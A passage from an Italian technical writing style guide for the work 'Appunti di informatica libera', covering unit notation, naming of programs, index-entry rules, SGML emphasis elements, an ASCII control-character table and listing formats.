bit/s, kbit/s, Mbit/s	L'unità bit/s (nota comunemente come bps, ovvero *Bit per second*) viene indicata al minuscolo, di seguito al suo moltiplicatore eventuale. In questo caso si utilizzano i moltiplicatori standard del SI: «k» sta per 10^3 = 1000; «M» sta per 10^6 = 1000000; «G» sta per 10^9 = 1000000000. È importante ricordare che la lettera «k» deve essere minuscola. In generale, è preferibile la notazione bit/s rispetto a bps, perché la seconda è in realtà un'abbreviazione e come tale sconsigliabile secondo il SI. A questo proposito, si può leggere *Guide for the Use of the International System of Units (SI)* edito dal NIST (*National institute of standards and technology*), ⟨*http://physics.nist.gov/cuu/pdf/sp811.pdf* ⟩, in particolare la sezione 6.1.8: *Unacceptability of abbreviations for units*.
Hz, kHz, MHz, GHz, THz	L'unità «hertz», il cui simbolo è «Hz», viene indicata nel modo che si vede, di seguito al suo moltiplicatore eventuale. In questo caso si utilizzano i moltiplicatori tradizionali: «k» sta per 10^3 = 1000; «M» sta per 10^6 = 1000000; «G» sta per 10^9 = 1000000000; «T» sta per 10^{12} = 1000000000000. È importante ricordare che la lettera «k» deve essere minuscola. Le unità di misura del SI, si nominano senza iniziale maiuscola. Tuttavia, il simbolo attribuito all'unità di misura è stato espresso con un'iniziale maiuscola quando questo derivava dal nome di una persona. Per esempio, questo è il caso di Hertz, di Alessandro Volta e di altri.
Ex	La grandezza Ex rappresenta l'altezza di una lettera «x», nell'ambito del sistema di composizione tipografica utilizzato. Viene indicata nel testo in questo modo, con l'iniziale maiuscola, per evitare confusione. Nel caso della misura relativa alla lettera «M» maiuscola, si usa il termine quadratone.

519.2 Casi particolari di testo che non viene enfatizzato

Alle volte verrebbe da enfatizzare di tutto. Qui si annotano le cose che per regola non vengono enfatizzate.

- **Valori numerici**

  I valori numerici di qualunque sistema di numerazione non vengono enfatizzati e i valori espressi in base diversa da 10 si indicano come si vede qui: $11 = 0B_{16} = 13_8 = 1011_2$. In particolare, le lettere alfabetiche utilizzate per le basi di numerazione superiori a 10, sono maiuscole.

- **Classi di indirizzi IPv4**

  Le classi di indirizzi IPv4 sono definite da lettere alfabetiche maiuscole che qui non vengono enfatizzate.

- **Indirizzi IPv4**

  Gli indirizzi numerici IPv4, a ottetti, vengono rappresentati così come sono, senza enfatizzazioni, utilizzando eventualmente il simbolo '*' per rappresentare l'indifferenza del valore di uno o più ottetti.

- **Indirizzi IPv6**

  Gli indirizzi numerici IPv6 vengono rappresentati così come sono, senza enfatizzazioni, utilizzando lettere minuscole.

- **Denominazione dei record di risorsa nel DNS**

  Le sigle usate nel DNS per identificare i record di risorsa dei file di definizione delle zone, sono scritti usando lettere maiuscole, senza enfatizzazioni.

- **Comandi del modem**

  I comandi AT e gli altri comandi dei modem vengono indicati utilizzando lettere maiuscole e senza enfatizzazioni. Ci possono essere eccezioni a questa regola, per esempio quando il contesto fa riferimento a una stringa che in quel caso particolare corrisponde proprio a un comando da inviare al modem.

519.3 Valori numerici in lettere e in cifre

I valori numerici da zero a nove vengono rappresentati preferibilmente in lettere, soprattutto per evitare ambiguità nella lettura, a meno che si presentino le condizioni seguenti:

- il numero è seguito da un simbolo (secondo il SI o anche altre convenzioni), per cui si preferisce lasciarlo espresso in cifre;

- il numero fa parte di un intervallo, dove l'altro valore è composto da due o più cifre, così si lascia in cifra anche il primo, dal momento che non ci possono essere ambiguità.

519.4 Distinzione nell'uso dei nomi degli applicativi

In generale, in questo documento, i nomi riferiti a degli «eseguibili», ovvero i programmi e gli script, sono indicati in modo evidenziato, esattamente come si utilizzano nel sistema operativo, senza cambiamenti nella collezione alfabetica delle lettere maiuscole e minuscole. Quando però il programma riveste un'importanza particolare, può assumere una denominazione diversa da quella che si usa nel nome del file eseguibile, oppure semplicemente si può decidere di trattarlo come qualcosa di più importante.

Per fare un esempio pratico, quando si parla di shell si fa riferimento alla shell Bash, alla shell Korn, alla shell C,... mentre l'eseguibile vero e proprio potrebbe essere '**bash**', '**ksh**', '**csh**',... Lo stesso vale per i programmi che meritano questa attenzione anche se il loro nome (verbale) non cambia.

In generale, il nome di un programma applicativo, di un pacchetto o di altre situazioni analoghe, viene indicato con l'iniziale maiuscola, salvo eccezioni che possono derivare dall'uso acquisito in una qualche forma differente, escludendo a ogni modo l'uso di sole lettere minuscole.

Il nome di un programma eseguibile va annotato in forma dattilografica, esattamente come deve essere scritto per avviarlo, ovvero come indicato nel file system. Nell'ambito dello stile dell'opera, quando si scrive il nome di un programma senza voler fare riferimento al file eseguibile, il nome in questione **non** può essere annotato usando solo lettere minuscole, anche se l'autore originale fa così.

La tabella 519.2 elenca alcune delle scelte di stile nell'uso dei nomi dei programmi distinguendo tra «eseguibile» e qualcosa di diverso: applicativo, pacchetto, servizio, sistema e simili, riferite a forme che costituiscono un'eccezione rispetto alla regola generale.

Tabella 519.2. Stile nell'uso dei nomi dei programmi distinguendo tra «eseguibile» e «applicativo», limitatamente ad alcune eccezioni.

Eseguibile	Applicativo, pacchetto, servizio, sistema,...
'**lilo**'	LILO
'***getty**'	Getty
'**getty**', '**uugetty**'	Getty_ps
'**mgetty**'	Mgetty+Sendfax
'**bash**'	shell Bash
'**csh**'	shell C
'**ksh**'	shell Korn
'**sh**'	shell Bourne
'**init**'	Procedura di inizializzazione del sistema, Init
'**cron**' (demone)	Cron (sistema)
'**inetd**'	supervisore dei servizi di rete
'**tcpd**'	TCP wrapper
'**portmap**'	Portmapper
'**named**'	BIND (pacchetto)
'**telnet**'	Telnet (programma) TELNET (protocollo o servizio)
'**finger**'	Finger (servizio)
'**sendmail**'	Sendmail
'**mail**'	Mailx
'**ex**'	EX
'**vi**'	VI

Eseguibile	Applicativo, pacchetto, servizio, sistema,...
'**joe**'	Joe
'**m4**'	M4
'**mc**'	Midnight Commander
'**nsgmls**'	SP
'**sgmlspl**'	SGMLSpm
'**gs**'	Ghostscript
'**bmv**'	BMV
'**ghostview**'	Ghostview
'**gv**'	GV
'**xpaint**'	XPaint
'**ee**', '**eeyes**'	Electric Eyes
'**xfm**'	XFM
'**tcd**', '**gtcd**'	TCD
'**xcdroast**'	X-CD-Roast

519.5 Descrizione degli acronimi

Gli acronimi non sono sempre ottenuti con le sole iniziali delle parole che compongono il nome di qualcosa; inoltre, non c'è alcuna necessità pratica nell'evidenziare la corrispondenza tra le lettere usate e la frase corrispondente. In questo senso, la descrizione degli acronimi che si fa con l'elemento '**dacronym**' ha un aspetto uniforme: l'iniziale maiuscola e il resto del testo in minuscolo, tranne nel caso in cui si tratti di termini che rappresentano dei nomi importanti o degli altri acronimi, oppure quando la lingua di origine impone l'uso della maiuscola. Seguono alcuni esempi:

Acronimo	Descrizione completa	Annotazioni
MTA	*Mail transfer agent*	
XML	*Extensible markup language*	
ORF	*Österreichischer Rundfunk*	Nella lingua tedesca i sostantivi hanno l'iniziale maiuscola.
MIME	*Multipurpose Internet mail extentions*	Il nome che contiene (Internet) si scrive comunemente con l'iniziale maiuscola.

519.6 Indice analitico

Il problema della costruzione di un indice analitico è già trattato nel capitolo sullo stile letterario in generale. All'interno dell'opera *Appunti di informatica libera* ci sono delle particolarità che è bene precisare.

In particolare, l'indice analitico realizzato con il sistema di composizione di *Appunti di informatica libera* consente l'uso di un carattere dattilografico attraverso l'uso dell'elemento '**code**' e delle forme di evidenziamento particolari per combinazioni di tasti (reali o virtuali) e per codici ASCII:

```
<indexentry>Perl: <code>print</code></indexentry>
```

```
<indexentry><code>/etc/profile</code></indexentry>
```

```
<indexentry><kbd>Ctrl c</kbd></indexentry>
<indexentry><kbd>Ctrl \</kbd></indexentry>
```

```
<indexentry><vkbd>Control c</vkbd></indexentry>
<indexentry><vkbd>Control \</vkbd></indexentry>
```

```
<indexentry><asciicode>^c</asciicode></indexentry>
<indexentry><asciicode>ETX</asciicode></indexentry>
<indexentry><asciicode>^\</asciicode></indexentry>
```

- I termini inseriti nell'indice analitico vanno scritti usando lettere minuscole, a meno che si tratti di nomi particolari che vanno sempre scritti in un modo prestabilito.
  - La descrizione di un acronimo, inserita per esteso, si scrive con le stesse regole usate per l'elemento '**`dacronym`**', per cui l'iniziale è maiuscola.
  - Il nome di un applicativo, di un pacchetto, di un servizio, di un sistema e simili, va scritto nello stesso modo usato nel testo normale, senza cambiare lo stato delle lettere maiuscole e minuscole.
  - Il nome di file e directory va scritto esattamente come appare nel sistema operativo, utilizzando un carattere dattilografico, tenendo conto che i file eseguibili vanno indicati senza percorso, mentre gli altri dovrebbero contenerlo.
  - Il nome delle variabili di ambiente va scritto esattamente come appare nel sistema operativo (generalmente si tratta di nomi scritti con lettere maiuscole), usando un carattere dattilografico, lasciando il dollaro come prefisso.
  - Quando si inserisce il nome di un applicativo che possiede un eseguibile con lo stesso nome, non si annota anche il nome dell'eseguibile. In pratica, se si inserisce la voce «Pippo» senza enfatizzazione, non si annota anche la voce «pippo», corrispondente all'eseguibile omonimo, in modo dattilografico; al massimo, si inserisce un'altra volta la stessa voce «Pippo». Infatti, chi cerca notizie sul programma Pippo, o sull'eseguibile '**`pippo`**', si troverebbe in difficoltà nello scegliere tra l'una e l'altra voce. Quando invece un applicativo si articola in programmi eseguibili differenti, è sensato annotare sia il nome dell'applicativo, sia i nomi degli eseguibili che vengono descritti in modo particolare.
  - Quando la voce «Pippo» è comunque una cosa diversa da «pippo», le due voci vanno annotate esattamente e separatamente. Per esempio, si può fare riferimento al protocollo FTP e poi al programma eseguibile '**`ftp`**'. Il lettore può sentirsi confuso dalla distinzione, ma in tal caso è necessaria.
- Si utilizza il singolare, salvo eccezioni dovute al fatto che il termine al singolare possa intendersi come una cosa differente da ciò che si vuole realmente.
- La prima parola dovrebbe essere un sostantivo, o comunque è necessario sostantivare l'inizio della voce da inserire nell'indice analitico.
- Non si inizia una voce dell'indice analitico con un verbo; nel caso si può sostantivare il verbo. Per esempio, al posto di «salvare i dati» si può inserire la voce «salvataggio dei dati».
- Il sistema di composizione non consente l'indicazione di sottoclassificazioni nell'indice analitico, per cui si usa la tecnica seguente:

```
voce : sottoclassificazione
```

Questo fatto implica che i due punti vadano usati solo per questo scopo nelle voci dell'indice analitico; inoltre, diventa inopportuno l'inserimento di una sottoclassificazione ulteriore.

- Una sottoclassificazione non è sottoposta all'obbligo di essere formulata usando il singolare; tuttavia, in caso di conflitto, si deve preferire la forma al singolare.
- Una sottoclassificazione inizia con un sostantivo, così come iniziano le voci normali. Per esempio, «salvataggio: recuperare i dati» va sostituito con «salvataggio: recupero dei dati».
- Non si usa il trattino per indicare una sottoclassificazione. Per esempio, «salvataggio -- recupero dei dati» va sostituto con «salvataggio: recupero dei dati».

• Quando si inserisce una voce in una sezione, non si inserisce nuovamente nelle sottosezioni relative. In pratica, se si inserisce la voce «Pippo» in corrispondenza dell'inizio di un capitolo, non si inserisce nuovamente la stessa voce in altre sezioni inferiori dello stesso capitolo.

• Le voci dell'indice analitico vanno inserite in riferimento alle sezioni opportune. Per esempio, la parola «file» potrebbe trovarsi in quasi tutte le pagine di un testo di informatica, mentre dovrebbe essere fatto un richiamo solo a quelle sezioni in cui si spiega di cosa si tratta (ammesso che ci sia).

I riferimenti per la generazione dell'indice analitico vanno posti preferibilmente nel titolo della sezione a cui fanno riferimento, come nell'esempio seguente:

```
<H3>
Copie di sicurezza
<indexentry>salvataggio: copia di sicurezza</indexentry>
<indexentry>salvataggio: recupero dei dati</indexentry>
</H3>
```

Come si vede, viene indicato prima il titolo e subito dopo l'elenco dei riferimenti da inserire nell'indice, che riguardano la sezione.

Inserendo le voci dell'indice analitico nell'ambito del titolo di una sezione, si comprende che non abbia senso ripetere la stessa voce nelle sottosezioni relative.

519.7 Enfatizzazioni e uso degli elementi «special»

La gestione corretta delle «enfatizzazioni» è sempre un problema serio di coerenza, soprattutto se si considera il fatto che l'enfatizzazione non implica solo la composizione finale con un aspetto particolare, ma anche la classificazione dell'oggetto per qualche fine. In particolare, l'elemento '**`special`**' non genera alcuna enfatizzazione, ma serve a dare una classificazione al termine inserito, per qualche ragione. L'opera *Appunti di informatica libera* usa le convenzioni che vengono sintetizzate in questa sezione.

•

```
<samp>stringa</samp>
```

Si usa all'interno di un testo normale per delimitare delle stringhe che hanno un valore letterale e si riferiscono in qualche modo a un'informazione tecnica. In particolare, si indicano in questo modo:

- i nomi degli eseguibili;
- gli esempi di opzioni di una riga di comando;
- i nomi delle variabili di ambiente (senza il dollaro iniziale);
- i nomi di elementi SGML (compreso XML e altre applicazioni);
- gli esempi di istruzioni, comandi e direttive di qualunque tipo;
- tutte le informazioni tecniche letterali che non ricadono in situazioni differenti.

•

```
<code>nome</code>
```

Si tratta di una forma di enfatizzazione molto simile a quella dell'elemento '**samp**', riservata a situazioni particolari:

- può essere usata per ottenere un carattere dattilografico nelle voci dell'indice analitico;
- l'elemento '**code**' può essere usato come **unico** elemento contenuto all'interno di '**dt**', quando in condizioni normali questo sarebbe stato rappresentato con l'elemento '**samp**';
- l'elemento '**code**' può essere usato come **unico** elemento contenuto all'interno di '**faqh3**', quando in condizioni normali questo sarebbe stato rappresentato con l'elemento '**samp**'.

•

```
<file>file</file>
```

Nel testo normale, i nomi di file e directory, con o senza percorsi, vanno inseriti nell'elemento '**file**'. In generale, il nome di un file o di una directory dovrebbe sempre contenere l'informazione del percorso, salvo che si tratti implicitamente della directory corrente, oppure che non si possa stabilire una posizione precisa.

Si usa la convenzione delle shell derivate da quella di Bourne, per cui il simbolo '~/' rappresenta la directory personale dell'utente che sta usando il sistema, mentre '~***utente***/' rappresenta la directory personale dell'utente indicato.

In un percorso del genere si può inserire l'elemento '**var**', per descrivere una parte variabile dello stesso; inoltre è ammesso l'uso di caratteri jolly elementari, ovvero asterisco e punto interrogativo, per fare riferimento a più file.

I nomi delle directory terminano sempre con la barra finale: '**/**' o '****' a seconda del sistema operativo a cui si fa riferimento.

Quando si vuole fare riferimento a un file contenente un documento che dovrebbe essere raggiungibile in ogni sistema che abbia installato un certo applicativo, si può usare eventualmente l'elemento '**uri**', indicando un URI di tipo '**file:**', allo scopo di consentire l'accesso ipertestuale al file stesso. Naturalmente, ciò ha senso se l'URI che si indica è valido; quindi non è il caso di indicare caratteri jolly in un indirizzo del genere.

- ```
  <var>metavariabile</var>
  ```

  L’elemento ‘**var**’ serve a delimitare una metavariabile, ovvero qualcosa che **descrive** ciò che va sostituito al suo posto. Non si indicano con questo elemento altri tipi di variabili, come potrebbero essere le variabili di ambiente o quelle di un programma scritto con un certo linguaggio. In tal caso, si userebbe piuttosto l’elemento ‘**samp**’.

  L’elemento ‘**var**’ va usato prevalentemente all’interno dell’elemento ‘**syntax**’, nei modelli sintattici, ma può essere usato utilmente anche dentro un elemento ‘**samp**’, quando una parte della stringa non è fissa, così come in un elemento ‘**file**’, per lo stesso motivo.

  Eccezionalmente, si può indicare un comando con l’inserzione di un elemento ‘**var**’ all’interno del testo da digitare, ovvero l’elemento ‘**type**’. Tuttavia, in condizioni normali, si preferisce fare questo in un elemento ‘**syntax**’, se il contesto lo consente.

  È consentita l’inserzione dell’elemento ‘**var**’ anche all’interno di un elemento ‘**pre**’, quando non è opportuno l’uso di un elemento ‘**syntax**’ al suo posto.

Il nome di una metavariabile dovrebbe descrivere ciò che rappresenta, mentre non deve essere un esempio del contenuto.

  Per evitare confusione, il nome va scritto usando possibilmente lettere minuscole, dove le varie parti possono essere separate da un trattino basso, come nel caso di ***mia_variabile***. Naturalmente si possono usare anche i numeri, purché sia chiaro che servono solo a individuare la metavariabile, come nel caso di ***nome_1***, ***nome_2***,... ***nome_n***. È da escludere l’uso di altri segni, perché creerebbero confusione, dal momento che i nomi delle variabili non appaiono delimitati. Se possibile è meglio evitare l’uso dell’apostrofo.

  Se possibile, è meglio comporre il nome delle metavariabili usando termini normali (non abbreviati o fusi assieme), in modo da non doverli inserire inutilmente nel vocabolario del controllo ortografico.

- ```
  <dfn>definizione</dfn>
  ```

  L’elemento ‘**dfn**’ serve a delimitare una definizione, ovvero un termine che viene introdotto in riferimento a un contesto particolare. Va usato solo quando viene introdotto e non ha altro scopo che quello di generare una forma di evidenziamento uniforme.

  Lo stesso termine può apparire in contesti differenti e con un significato diverso; pertanto, l’uso dell’elemento ‘**dfn**’ vale in quanto riferito al contesto particolare a cui appartiene la parola evidenziata.

  In generale, è bene evitare la proliferazione di evidenziamenti del genere, che vanno limitati alle situazioni in cui si vuole cogliere l’attenzione del lettore.

- ```
  <strdfn>definizione_straniera</strdfn>
  ```

  L’elemento ‘**strdfn**’ serve a delimitare un termine o una definizione in lingua straniera, che non si intende utilizzare nel testo come terminologia normale, ma solo per spiegare, eventualmente, a cosa si sta facendo riferimento.
  ```

- ```
  testo
  testo
  <small>testo</small>
  <big>testo</small>
  ```

  Le forme di evidenziamento generico vanno usate con molta parsimonia, perché non esiste una regola generale per il loro utilizzo. In particolare, un carattere ingrandito ottenuto con l'elemento '**big**' è utile nella realizzazione di presentazioni (lucidi per lavagna luminosa).

- ```
  <bibref>titolo</bibref>
  ```

  Si usa l'elemento '**bibref**', nel testo normale, per delimitare il titolo di un documento o di un'opera di qualunque tipo.

- ```
  <dacronym>descrizione_acronimo</dacronym>
  ```

  Si usa l'elemento '**dacronym**', nel testo normale, per delimitare la descrizione di un acronimo.

- ```
  <acronym>acronimo</acronym>
  ```

  Questo elemento dovrebbe servire per delimitare un acronimo, secondo la logica del sistema di composizione, ma attualmente gli acronimi non vengono delimitati in alcun modo.

- ```
  <kbd>combinazione_tasti</kbd>
  ```

  L'elemento '**kbd**' viene usato per indicare tasti (della tastiera) o combinazioni di tasti da premere. I nomi dei tasti vanno indicati come previsto (tabella 520.4, nel capitolo 520) e le combinazioni si ottengono inserendo uno spazio non interrompibile ('** **') tra i vari nomi o tra i simboli corrispondenti.

  Nelle tabelle, quando si elencano tasti e combinazioni di tasti, si può fare a meno di questa forma di enfatizzazione.

- ```
  <vkbd>combinazione_virtuale</vkbd>
  ```

  L'elemento '**vkbd**' viene usato per indicare tasti o combinazioni di tasti in forma virtuale. La denominazione segue abbastanza quella usata per la configurazione della tastiera della console dei sistemi GNU/Linux. Per esempio si può scrivere <*Control_c*> (che di solito si ottiene in pratica con la combinazione reale [*Ctrl c*]) e <*Meta_c*> (che di solito si ottiene con la combinazione reale [*Alt c*]).

- ```
  <kp>tastiera_numerica</kp>
  ```
  ```

L'elemento '**kp**' viene usato per indicare tasti premuti sulla tastiera numerica, all'interno dell'elemento '**kbd**'. Per esempio, '**<kbd>Ctrl Alt <kp>+</kp></kbd>**', indica la richiesta di premere i tasti «control», «alt» e il tasto «+» della tastiera numerica: [*Ctrl Alt* +].

- ```
  <button>pulsante_grafico</button>
  ```

  L'elemento '**button**' viene usato per indicare il nome di pulsanti grafici, anche in presenza di terminali a caratteri, che si selezionano attraverso un cursore o un puntatore grafico. Non si usa questo elemento per indicare l'uso della tastiera normale.

- ```
  <menuitem>voce_di_menù</menuitem>
  ```

  Si delimitano in questo modo le voci di un programma grafico o di uno per terminali a caratteri che abbia un comportamento simile a quelli grafici, che siano riconducibili a scelte di un menù di funzioni. Rientrano in questa situazione i menù a tendina, i nomi delle etichette dei lembi di una sistema di cartelle, oppure il nome di un tipo di selezione che non sia riconducibile a un pulsante.

  Questo elemento può essere usato anche per evidenziare le voci che rappresentano un tipo di casella di selezione, oppure le etichette dei campi in cui deve essere inserito qualche tipo di informazione.

- ```
  <asciicode>nome_ascii</asciicode>
  ```

  Si delimitano in questo modo i nomi di caratteri speciali ASCII, che secondo la tradizione sono rappresentati da abbreviazioni con lettere maiuscole, così come le sequenze tradizionali derivate dalla telescrivente. La tabella 519.10 elenca tutti i caratteri che possono essere rappresentati in questo modo, mostrando anche il risultato dell'utilizzo dell'elemento.

  La sequenza di più caratteri del genere si ottiene semplicemente mettendo a contatto più elementi '**asciicode**', come per esempio nel caso di *<CR><LF>*.

- ```
  <uristr>uri_non_ipertestuale</uristr>
  ```

  L'elemento '**uristr**' si affianca all'elemento '**uri**', con lo scopo di rappresentare degli indirizzi URI per i quali non si vuole realizzare un riferimento ipertestuale. Ciò si rende necessario quando si scrive un indirizzo di fantasia o un indirizzo che si vuole conservare pur non essendo più valido. Si usa questo elemento anche quando si tratta di nomi di dominio, senza l'indicazione di una risorsa precisa.

- ```
  <special special="name">nome</special>
  ```

  Serve a delimitare, senza evidenziare, un nome. Si ottiene l'elenco dei nomi usati con l'inserzione del marcatore '**<printindex index="name">**', allo scopo di verificare di avere usato sempre lo stesso modo. Ciò si rende necessario per mantenere coerenza
  ```

nell'uso delle maiuscole e di altri simboli eventuali (come il trattino normale, il trattino basso e altre inserzioni che potrebbero fare parte del nome in qualche modo).

In generale si utilizza questo elemento per i nomi dei programmi e dei pacchetti di programmi. Per tutte le altre situazioni conviene controllare se nel sorgente è già stato usato un elemento del genere per il nome che si inserisce.

- ```
  <special special="ttid">termine</special>
  ```

  Serve a delimitare, senza evidenziare, un termine particolare, espresso in italiano, per il quale si vuole avere un controllo. In generale ciò serve a seguire delle definizioni che non sono comuni ed è bene mantenere coerenti, per non confondere il lettore. Un'altra ragione per questo utilizzo è quello di facilitare la ricerca di tali definizioni nel momento in cui si decidesse di sostituirle con altre. Ciò si rende necessario perché un termine può avere quel certo significato speciale solo in un contesto particolare; pertanto, solo in questi casi va delimitato così.

  I termini delimitati in questo modo sono evidenziati nel capitolo 520 con l'aggiunta di un asterisco.

- ```
  <special special="ttsc">termine</special>
  ```

  Serve a delimitare, senza evidenziare, un termine particolare, espresso in inglese (o in un'altra lingua straniera), che per qualche ragione non sia traducibile, ma che non sia ancora stato acquisito completamente nella lingua italiana. L'elenco di questi termini si trova nella tabella 520.2 (capitolo 520).

- ```
  <indexentry>...<code>stringa</code>...</indexentry>
  ```

  ```
  <indexentry>...<kbd>stringa</kbd>...</indexentry>
  ```

  ```
  <indexentry>...<vkbd>stringa</vkbd>...</indexentry>
  ```

  ```
  <indexentry>...<kp>stringa</kp>...</indexentry>
  ```

  ```
  <indexentry>...<asciicode>stringa</asciicode>...</indexentry>
  ```

  Nell'ambito delle voci dell'indice analitico, si possono usare alcuni elementi che comportano una forma di evidenziazione particolare. Si tratta di '**`code`**' (che va usato per tutte le situazioni in cui, nel testo normale si userebbe sia '**`samp`**', sia '**`code`**'), '**`asciicode`**', '**`kbd`**', '**`vkbd`**' e '**`kp`**'.
  ```

Tabella 519.10. Elenco dei caratteri speciali che si possono inserire nell'elemento '**`asciicode`**'.

Binario	Esadecimale	Ottale	Decimale	Carattere	Sigla equivalente
00000000_2	00_{16}	000_8	000_{10}	*<NUL>*	
00000001_2	01_{16}	001_8	001_{10}	*<SOH>*	*<^a>*
00000010_2	02_{16}	002_8	002_{10}	*<STX>*	*<^b>*
00000011_2	03_{16}	003_8	003_{10}	*<ETX>*	*<^c>*
00000100_2	04_{16}	004_8	004_{10}	*<EOT>*	*<^d>*
00000101_2	05_{16}	005_8	005_{10}	*<ENQ>*	*<^e>*
00000110_2	06_{16}	006_8	006_{10}	*<ACK>*	*<^f>*
00000111_2	07_{16}	007_8	007_{10}	*<BEL>*	*<^g>*
00001000_2	08_{16}	010_8	008_{10}	*<BS>*	*<^h>*
00001001_2	09_{16}	011_8	009_{10}	*<HT>*	*<^i>*
00001010_2	$0A_{16}$	012_8	010_{10}	*<LF>*	*<^j>*
00001011_2	$0B_{16}$	013_8	011_{10}	*<VT>*	*<^k>*
00001100_2	$0C_{16}$	014_8	012_{10}	*<FF>*	*<^l>*
00001101_2	$0D_{16}$	015_8	013_{10}	*<CR>*	*<^m>*
00001110_2	$0E_{16}$	016_8	014_{10}	*<SO>*	*<^n>*
00001111_2	$0F_{16}$	017_8	015_{10}	*<SI>*	*<^o>*
00010000_2	10_{16}	020_8	016_{10}	*<DLE>*	*<^p>*
00010001_2	11_{16}	021_8	017_{10}	*<DC1>*	*<^q>*
00010010_2	12_{16}	022_8	018_{10}	*<DC2>*	*<^r>*
00010011_2	13_{16}	023_8	019_{10}	*<DC3>*	*<^s>*
00010100_2	14_{16}	024_8	020_{10}	*<DC4>*	*<^t>*
00010101_2	15_{16}	025_8	021_{10}	*<NAK>*	*<^u>*
00010110_2	16_{16}	026_8	022_{10}	*<SYN>*	*<^v>*
00010111_2	17_{16}	027_8	023_{10}	*<ETB>*	*<^w>*
00011000_2	18_{16}	030_8	024_{10}	*<CAN>*	*<^x>*
00011001_2	19_{16}	031_8	025_{10}	*<EM>*	*<^y>*
00011010_2	$1A_{16}$	032_8	026_{10}	*<SUB>*	*<^z>*
00011011_2	$1B_{16}$	033_8	027_{10}	*<ESC>*	*<^[>*
00011100_2	$1C_{16}$	034_8	028_{10}	*<FS>*	*<^\>*
00011101_2	$1D_{16}$	035_8	029_{10}	*<GS>*	*<^]>*
00011110_2	$1E_{16}$	036_8	030_{10}	*<RS>*	*<^^>*
00011111_2	$1F_{16}$	037_8	031_{10}	*<US>*	*<^_>*
00100000_2	20_{16}	040_8	032_{10}	*<SP>*	
01111111_2	$7F_{16}$	177_8	127_{10}	*<DEL>*	

519.8 Rappresentazione del contenuto di file e dei flussi standard

In generale, il contenuto di un file o quanto emesso da un programma attraverso standard output e standard error, viene rappresentato in un elemento per il testo preformattato. Tuttavia, si manifestano dei problemi estetici, dovuti alla suddivisione del testo in pagine e al riconoscimento del contesto.

Per controllare la possibilità o meno di spezzare il testo tra più pagine, si inserisce l'elemento che lo contiene in un riquadro (l'elemento '**`object`**') fisso, che, a seconda di ciò che si preferisce, possa essere spezzato o meno:

```
<object pos="fixed" split="0">
…
…
</object>
```

In questo caso, evidentemente, si tratta di un listato che non si può spezzare; la scelta se mantenere unito o consentire la divisione in più pagine dipende naturalmente dalla lunghezza del testo.

Per quanto riguarda l'uso di linee e bordi di separazione, all'inizio del sorgente sono dichiarate alcune macro per la definizione dello stile, in modo da consentire in un secondo momento di cambiare l'aspetto generale. Si distinguono i casi seguenti, dimostrati da esempi:

- listato riferito al contenuto di un file su disco (che può essere anche uno script);

```
<object sep="none">
<verbatimpre border="1">
…
…
</verbatimpre>
</object>
```

```
<object sep="none">
<pre border="1">
…
…
</pre>
</object>
```

- listato riferito a quanto emesso attraverso lo standard output o lo standard error;

```
<object sep="none">
<verbatimpre border="0">
…
…
</verbatimpre>
</object>
```

```
<object sep="none">
<pre border="0">
…
…
</pre>
</object>
```

- listato riferito a quanto appare sullo schermo a seguito dell'utilizzo di un programma interattivo;

```
<object sep="none" split="0">
<verbatimpre border="1">
…
…
</verbatimpre>
</object>
```

```
<object sep="none" split="0">
<pre border="1">
…
…
</pre>
</object>
```

519.9 Altri problemi di coerenza nell'uso degli elementi SGML

La coerenza in ciò che poi si traduce in forme di enfatizzazione del testo è la cosa più importante da definire e anche la più difficile da mantenere. Tuttavia, ci sono altre considerazioni da fare su elementi che potrebbero sembrare più ovvi.

- I titoli della serie '**`tomeheading`**', '**`h0`**', '**`h1`**', '**`h2`**', '**`h3`**', '**`h4`**', '**`testh1`**', '**`slideh1`**', '**`sheeth1`**' e '**`faqh2`**', vanno scritti senza inserire enfatizzazioni di alcun genere. Tuttavia, si possono e si devono inserire gli elementi '**`special`**'. In caso di necessità, si può delimitare qualche termine particolare solo usando le parentesi angolari uncinate standard.

  Come si vede, a questa regola fa eccezione '**`faqh3`**' che invece può contenere le enfatizzazioni comuni di un testo normale.

- Le tabelle vanno realizzate nel modo più semplice possibile, cercando di evitare contorsioni, allo scopo di facilitare la lettura anche a un utente che si limiti a scorrere il documento in forma di testo puro e semplice. Solo eccezionalmente è utile la realizzazione di tabelle HTML, racchiuse nell'elemento '**`html`**', per rappresentare schemi particolari, come nel caso delle schede riepilogative.

- Quando una figura può essere realizzata facilmente utilizzando semplicemente caratteri ASCII, conviene evitare la grafica, per consentire la visualizzazione della stessa anche in forma di testo puro. Si ottiene facilmente una figura del genere con l'elemento '**`asciiart`**', oppure anche solo con '**`verbatimpre`**'.

- A seconda dei tipi di composizione si possono avere pagine che hanno altezze molto diverse. Quando si realizza una tabella o una figura, occorre verificare che la composizione A4 normale avvenga correttamente; di conseguenza sono poi corrette anche le altre forme.

519.10 Sezioni marcate per le annotazioni

Vengono usate delle sezioni marcate per inserire delle annotazioni da ottenere solo nella stampa di bozze. Queste sezioni marcate fanno riferimento all'entità parametrica '**ANNOTAZIONI**'. Di solito si fanno queste annotazioni utilizzando delle note a piè pagina. Si distinguono due tipi di segnalazioni: un'informazione da ricordare e un problema non risolto, da sistemare in un secondo momento. Si osservino i due esempi seguenti:

```
<![%RM;[<footnote><strong>ATTENZIONE</strong>:
questa notizia proviene da una ricerca fatta...
così e così...</footnote>]]><!--%RM;-->
```

```
<![%RM;[ <footnote><strong>SISTEMARE</strong>:
manca da analizzare la questione relativa
alla...</footnote>]]><!--%RM;-->
```

Capitolo 520

Glossario stilistico di «Appunti di informatica libera»

Quando si scrivono documenti a carattere tecnico in lingua italiana, è difficile essere comprensibili, coerenti e anche corretti secondo le regole della lingua. Inoltre non si può nemmeno contare sulla presenza di una qualche autorità in grado di dare risposte a dei quesiti sul modo giusto di definire o di esprimere qualcosa.

Nel capitolo 423 sono raccolti dei punti di riferimento, tuttavia resta aperto il problema della terminologia da adoperare. Attualmente, esiste la lista ⟨*tp (ad) lists·linux·it* ⟩ che si occupa di discutere i problemi legati alle traduzioni di documenti come HOWTO, pagine di manuale e messaggi dei programmi GNU. La traduzione è una cosa differente dallo scrivere qualcosa di nuovo in italiano, comunque, la sensibilità e le scelte di ognuno possono essere diverse.

In questo capitolo si raccolgono alcune annotazioni sulle forme stilistiche ed espressive usate o che potrebbero essere usate in futuro in questa opera (nel tempo sono cambiate molte cose in questo documento e dovrebbero cambiarne ancora molte altre).

Sono sempre graditi i commenti riferiti al contenuto di questo capitolo e a tutto il resto dell'opera.

